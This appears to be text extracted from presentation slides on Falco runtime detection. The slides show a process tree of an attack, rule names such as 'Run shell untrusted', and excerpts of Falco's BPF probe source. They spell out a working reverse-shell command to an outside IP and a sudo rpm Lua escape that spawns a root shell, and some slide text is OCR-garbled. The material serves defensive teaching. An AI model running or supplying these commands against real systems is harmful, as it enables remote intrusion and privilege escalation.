cmdline: sh -c /bin/bash -c 'sh -i >& /dev/tcp/192.168.13.37/1337 0>&1'

“Run shell untrusted”



pid: 14750
evt_type: execve, open, connect
cmdline: bash -c sh -i >& /dev/tcp/192.168.13.37/1337 0>&1

Network Connect Event

pid: 14751
evt_type: dup, connect, execve, open
cmdline: sh -i
fd_name:
172.18.0.3:50166->192.168.13.37:1337
user_name: www-data



sh process

REVERSE SHELL

“Redirect STDOUT/STDIN to Network”
“System procs network activity”

Privilege Escalation


sudo process

pid: 14767
evt_type: connect, execve, open
cmdline: sudo rpm --eval %
{lua:os.execute("/bin/sh")}
user_name: daemon, www-data, root



NO PASSW - ROOT

Sub Process Tree



Falco BPFs (sys_enter, sys_exit, sched_process_exit ...)

```
85 BPF_PROBE("raw_syscalls/", sys_exit, sys_exit_args)
86 {
87     const struct syscall_evt_pair *sc_evt;
88     struct sysdig_bpf_settings *settings;
89     enum ppm_event_type evt_type;
90     int drop_flags;
91     long id;
92
93     if (bpf_in_ia32_syscall())
94         return 0;
95
96     id = bpf_syscall_get_nr(ctx);
97     if (id < 0 || id >= SYSCALL_TABLE_SIZE)
98         return 0;
99
100    settings = get_bpf_settings();
101   if (!settings)
102       return 0;
103
104   if (!settings->capture_enabled)
105       return 0;
106
107   sc_evt = get_syscall_info(id);
108   if (!sc_evt)
109       return 0;
110
111   if (sc_evt->flags & UF_USED) {
112       evt_type = sc_evt->exit_event_type;
113       drop_flags = sc_evt->flags;
114   } else {
115       evt_type = PPME_GENERIC_X;
116       drop_flags = UF_ALWAYS_DROP;
117   }
118
119   call_filler(ctx, ctx, evt_type, settings, drop_flags);
120   return 0;
121 }
122 }
```

tail bpf calls

```
1343
1344 FILLER(sys_execve_e, true)
1345 {
1346     unsigned long val;
1347     int res;
1348
1349     /*
1350      * filename
1351      */
1352     val = bpf_syscall_get_argument(data, 0);
1353     res = bpf_val_to_ring(data, val);
1354     if (res == PPM_FAILURE_INVALID_USER_MEMORY) {
1355         char na[] = "<NA>";
1356
1357         res = bpf_val_to_ring(data, (unsigned long)na);
1358     }
1359
1360     return res;
1361 }
1362 }
```

```
J385
J386 }
J387 L6FNUU L6S1
J388
J389
```





BPFs defined in falcosecurity/libs/blob/master/driver/bpf/probe.c
Tail BPFs defined in falcosecurity/libs/blob/master/driver/bpf/fillers.h

Metrics - bpftool “bpftime” vs CPU

